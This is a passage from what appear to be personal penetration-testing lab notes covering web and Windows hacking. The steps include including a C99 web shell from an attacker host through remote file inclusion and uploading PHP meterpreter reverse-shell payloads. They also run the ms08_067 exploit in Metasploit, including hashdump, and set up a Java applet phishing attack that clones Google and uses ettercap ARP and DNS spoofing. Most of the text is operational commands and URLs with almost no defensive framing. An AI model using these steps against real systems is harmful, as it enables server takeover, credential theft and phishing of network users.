- The shell is written any programming language, and mostly in php. Through the remote file include we can gain access in the web server and apply the shell on it. There are some ready shells like C99.php, R57.php, C100.php.
- C99 shell

- R57




- Web server shell to execute any program\



- Put the shell in the folder /var/www. Put the shell as text file in the hacker computer. Start the apache server
- Go to mutillidae web site.

- Change home.php to the hacker computer shell address http://192.168.52.134/c99.txt




- Try in the dvwa. But instead of local file we put the shell website address

http://192.168.52.134/dvwa/vulnerabilities/fi/.?page=include.php

http://192.168.52.134/dvwa/vulnerabilities/fi/.?page= http://192.168.52.137/c99.php ?

http://192.168.52.134/mutillidae/?page=text-file-viewer.php

http://192.168.52.134/mutillidae/?page= http://192.168.52.137/c99.php ?



- We can create payload and upload it in the web server

- Create the php/meterpreter/reverse_tcp payload in the hacker computer

- Open the file and remove the hash command in the php file.
- Go to /var/www in hacker computer and put on it the payload. Start the apache service.
- Open the multi handler in the same way


- Using the browser upload the payload to the web server.

- It will open the meterpreter session

s) File Upload Vulnerability:

- It means that the website enables us to upload some files such as images or scripts. We can upload shells and makes it excitable and we can control the web server. We can make reverse tcp payload and upload it in the web server and make it excutable and we control the web server
- Go to DVWA and change security low. Go to file upload and upload shell.


- Browse the shell



- We can up load php reverse tcp payload. Create the payload. Remove the hash from the php file

- Run the multi handler

- Upload the payload in the website using the upload hole.




- Execute the payload. Meterpreter session will open.


t) CSRF Vulnerability:

- Through CSRF hole, we can create and change user information and change certain data in the web site
- We need tool called csrf tester. We can download it from the web site. I did not try to apply the method as it was difficult.

6. Part E: Windows and Linux Hacking


a) Understanding Server Side Attack and Client Side Attack





The Trojan program will make server which can be installed in the client computer we want tohack. The reverse connection will make the server in the client computer makes connection on the Trojan program.

b) Hacking windows xp by ms08 067 netapi32



- Steps to attack windows xp sp3

- Scan the subnet using the command nmap –A to find windows machine

Nmap - A 192.168.1.0 254


Msfconsole

Use exploit/windows/smb/ms08_067_netapi

Set rhost 192.168.52.132 (the other win xp machine that has the exploit)

exploit

- Then you can work in the interpreter session and write any command.
- Some commands: ls, sysinfo, hashdump, screenshot, ipconfig, shell
- When you go to shell you can use the dos commands: net share, ipconfig /all, tasklist, net user, net share, netstat -anb



- You can run payload in the computer using this hole

Msfconsole

Use exploit/windows/smb/ms08_067_netapi

Set PAYLOAD windows/meterpreter/reverse_tcp


Set LHOST 192.168.52.135

Set LPORT 4444

Set RHOST 192.168.52.132 (the other win xp machine that has the exploit)

Exploit


c) Server side attack hack windows ms_03_026_dcom



- You can use also armitage

d) Client side attack: Hack Windows by Java Signed Applet

- It is a client side attack. When the hacker uses java signed applet module in the metasploite it will act as web server and will have a website that have Java meterpreter reverse tcp payload. It requires that the client have java application to execute the java payload. Anybody will go to the website will download and install the payload and the hacker can control the computer. It can hack any machine that has the javal application.
- You set the the LHOST and the RHOST the hacker ip address. The LPORT can be any port and RPORT put 8080 or 80 or any other port. Put the URI part /.




e) Client side attack: Hack Windows by Java Applet (Http shell with IES encryption +phishing + spoof DNS)

- We will do fake site for www.google.com and when any person in the local network wants to go for this web site he will come first for your fake website and the fake website will download payload to the client computer.
- Go to back track then exploitation tools then social engineering tools then social engineering toolkit then the set command.


Set > ./ setup.py install


./set-update

./settoolkit



- Choose 1 for social engineering attack. Then 2 for website attack vectors. Then 1 for java applet attack method. Then 2 for site cloner.





- Then choose n to apply the method for the computers in the internal networks only. Put the Ip for the hacker computer 192.168.52.135. Then put the website that you want to make phishing for it http:/www.google.com.

- It will ask you the type of payload you want to use with java signed applet. Choose 12 which is SE toolkit http reverse shell encryption support

- Put the port listener 6666


- Gedit the file etter.dns. Put the IP for your fisher website

- Write the command: ettercap –G the get the ettercap GUI. Put sniff and choose the interface then choose unified sniffing. Then choose hosts then go to host list. Then go mitln and choose arp poisoning, poison one way. In plugins, choose dns_spoof plugin. Then choose start sniffing.


- When the client in the internal network go to www.google.com , he will go to your fishing site. You will see in back track set command a shell where you can write commands for the client computer. Try the commands ipconfig,


192.168.28.214 - - [26/Aug/2013 17:03:03] "GET /Bm913Dlyph HTTP/1.1" 200 -
shell> help

